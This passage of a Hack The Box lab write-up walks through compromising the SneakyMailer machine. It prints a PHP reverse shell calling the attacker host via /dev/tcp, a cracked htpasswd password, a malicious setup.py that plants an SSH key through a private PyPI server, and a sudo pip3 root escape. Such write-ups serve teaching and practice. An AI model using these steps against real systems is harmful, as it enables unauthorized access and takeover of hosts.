drwxr-xr-x    8 0        0            4096 May 26 18:52 vendor
226 Directory send OK.
```


We see that the file is uploaded but it's not present on `sneakycorp.htb` . Let's attempt to bruteforce subdomains using `ffuf`.

```
ffuf -u http://sneakycorp.htb -H 'Host: FUZZ.sneakycorp.htb' -w subdomains-top1million-
5000.txt -fw 6

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://sneakycorp.htb
 :: Wordlist         : FUZZ: subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.sneakycorp.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response words: 6
________________________________________________

dev                     [Status: 200, Size: 13737, Words: 4007, Lines: 341]
```

We see that a `dev` subdomain exists. Let's add that to our hosts file.

```
10.10.10.197    sneakycorp.htb dev.sneakycorp.htb
```

Browsing to `dev.sneakycorp.htb` we see that the file is present.



test

Let's upload a PHP reverse shell.

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.23/1234 0>&1'"); ?>
```

Stand up a listener on port `1234` and access `dev.sneakycorp.htb/shell.php`. We receive a reverse shell as the user `www-data`.


```
nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.197] 47634
bash: cannot set terminal process group (721): Inappropriate ioctl for device
bash: no job control in this shell
www-data@sneakymailer:~/dev.sneakycorp.htb/dev$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lateral Movement

In the `/var/www` directory we see another virtual host name.

```
www-data@sneakymailer:~$ ls -al
total 24
drwxr-xr-x  6 root root 4096 May 14  2020 .
drwxr-xr-x 12 root root 4096 May 14  2020 ..
drwxr-xr-x  3 root root 4096 Jun 23 08:15 dev.sneakycorp.htb
drwxr-xr-x  2 root root 4096 May 14  2020 html
drwxr-xr-x  4 root root 4096 May 15  2020 pypi.sneakycorp.htb
drwxr-xr-x  8 root root 4096 Jun 23 09:48 sneakycorp.htb
```

The second email in Paul's mailbox mentions about testing the Python module installation through the PyPI service.




Let's also add `pypi.sneakycorp.htb` to our hosts file.

```
10.10.10.197    sneakycorp.htb dev.sneakycorp.htb pypi.sneakycorp.htb
```

Checking the Nginx configuration for the `pypi` vhost reveals that the service is running on localhost port 5000, and is made accessible through port 8080 of the Nginx server.

```
www-data@sneakymailer:/etc/nginx/sites-enabled$ cat pypi.sneakycorp.htb
server {
        listen 0.0.0.0:8080 default_server;
        listen [::]:8080 default_server;
        server_name _;
}


server {
        listen 0.0.0.0:8080;
        listen [::]:8080;

        server_name pypi.sneakycorp.htb;

        location / {
                proxy_pass http://127.0.0.1:5000;
                proxy_set_header Host $host;
                proxy_set_header X-Real-IP $remote_addr;
        }
}
```

Let's access the pypiserver on port 8080.



Welcome to pypiserver!

This is a PyPI compatible package index serving 0 packages.

To use this server with `pip`, run the following command:

```
pip install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```

To use this server with `easy_install`, run the following command:

```
easy_install --index-url http://pypi.sneakycorp.htb/simple/ PACKAGE [PACKAGE2...]
```

The complete list of all packages can be found here or via the simple index.

This instance is running version 1.3.2 of the pypiserver software.


Clicking on the package link prompts for authentication. On exploring the configuration folder we see a `.htpasswd` file with an encrypted password.

```
www-data@sneakymailer:/var/www/pypi.sneakycorp.htb$ ls -al
total 20
drwxr-xr-x 4 root root     4096 May 15  2020 .
drwxr-xr-x 6 root root     4096 May 14  2020 ..
-rw-r--r-- 1 root root       43 May 15  2020 .htpasswd
drwxrwx--- 2 root pypi-pkg 4096 Nov 24 03:55 packages
drwxr-xr-x 6 root pypi     4096 May 14  2020 venv
www-data@sneakymailer:/var/www/pypi.sneakycorp.htb$ cat .htpasswd
pypi:$apr1$RV5c5YVs$U9.OTqF5n8K4mxWpSSR/p/
```

Let's save the hash locally and try to crack it with Hashcat or John The Ripper.

```
john hash --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
soufianeelhaoui  (pypi)
```

With the `pypi / soufianeelhaoui` credentials we can gain access to the `packages` link.



Index of packages

`Python Packet Index` (PyPI) is a repository that can store Python modules, packages and libraries. Users can install them later using `pip`. We need to create a package which gets installed by the `low` user as mentioned in the email. We can refer to official Python documentation in order to create a package.

First, create the following folder structure.

```
├── setup.py
└── [package name]
    └── __init__.py
```

`__init__.py` can be empty. `setup.py` should contain the following.

```
import setuptools

setuptools.setup(
            name="test_pkg",
            packages=['test_pkg'],
        )
```

Let's modify `setup.py` to create a file in `/tmp`.

```
import setuptools

try:
        with open("/tmp/test","w") as f:
            f.write("test")

except:
        setuptools.setup(
            name="test_pkg",
            packages=['test_pkg'],
        )
```

To upload the package to the remote PyPI server we have to create a `.pypirc` file, which will allow us to authenticate to the server.

```
[distutils]
index-servers =
    remote

[local]
repository: http://pypi.sneakycorp.htb:8080
username: pypi
password: soufianeelhaoui
```

We can now try to upload the package by issuing command below.

```
python3 setup.py sdist upload -r remote
```

```
python3 setup.py sdist upload -r local
running sdist
running egg_info
writing test_pkg.egg-info/PKG-INFO
writing dependency_links to test_pkg.egg-info/dependency_links.txt
creating test_pkg-0.0.0
creating test_pkg-0.0.0/test_pkg
creating test_pkg-0.0.0/test_pkg.egg-info
copying files to test_pkg-0.0.0...
copying setup.py -> test_pkg-0.0.0
copying test_pkg/__init__.py -> test_pkg-0.0.0/test_pkg
copying test_pkg.egg-info/PKG-INFO -> test_pkg-0.0.0/test_pkg.egg-info
copying test_pkg.egg-info/SOURCES.txt -> test_pkg-0.0.0/test_pkg.egg-info
copying test_pkg.egg-info/dependency_links.txt -> test_pkg-0.0.0/test_pkg.egg-info
copying test_pkg.egg-info/top_level.txt -> test_pkg-0.0.0/test_pkg.egg-info
Writing test_pkg-0.0.0/setup.cfg
Creating tar archive
removing 'test_pkg-0.0.0' (and everything under it)
running upload
Submitting dist/test_pkg-0.0.0.tar.gz to http://pypi.sneakycorp.htb:8080
Server response (200): OK
```

Here, `-r` is used to point to the repository that we are working with. We see that the file `/tmp/test` is created in the context of the user `low`.

```
www-data@sneakymailer:/tmp$ ls -al test
-rw-r--r-- 1 low low 4 Nov 24 03:46 test
```

Let's modify `setup.py` to upload our public key to the server.

```
import setuptools

try:
        with open("/home/low/.ssh/authorized_keys","w") as f:
            f.write("ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC8xcuG<SNIP>")

except:
        setuptools.setup(
            name="test_pkg",
            packages=['test_pkg'],
        )
```

We can now login to SSH as `low`.

```
ssh low@10.10.10.197
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
No mail.
Last login: Tue Jun  9 03:02:52 2020 from 192.168.56.105
low@sneakymailer:~$ id
uid=1000(low) gid=1000(low)
groups=1000(low),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),11
1(bluetooth),119(pypi-pkg)
```

Privilege Escalation

Enumerating the user privileges, it's found that `low` has been assigned sudo privileges to run `pip3` as root.

```
low@sneakymailer:~$ sudo -l
Matching Defaults entries for low on sneakymailer:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User low may run the following commands on sneakymailer:
    (root) NOPASSWD: /usr/bin/pip3
```

We can follow the GTFOBins reference to obtain a root shell.

```
low@sneakymailer:~$ TF=$(mktemp -d)
low@sneakymailer:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty)
2>$(tty)')" > $TF/setup.py
low@sneakymailer:~$ sudo pip3 install $TF
sudo: unable to resolve host sneakymailer: Temporary failure in name resolution
Processing /tmp/tmp.nn7ke6FHDf
# id
uid=0(root) gid=0(root) groups=0(root)
```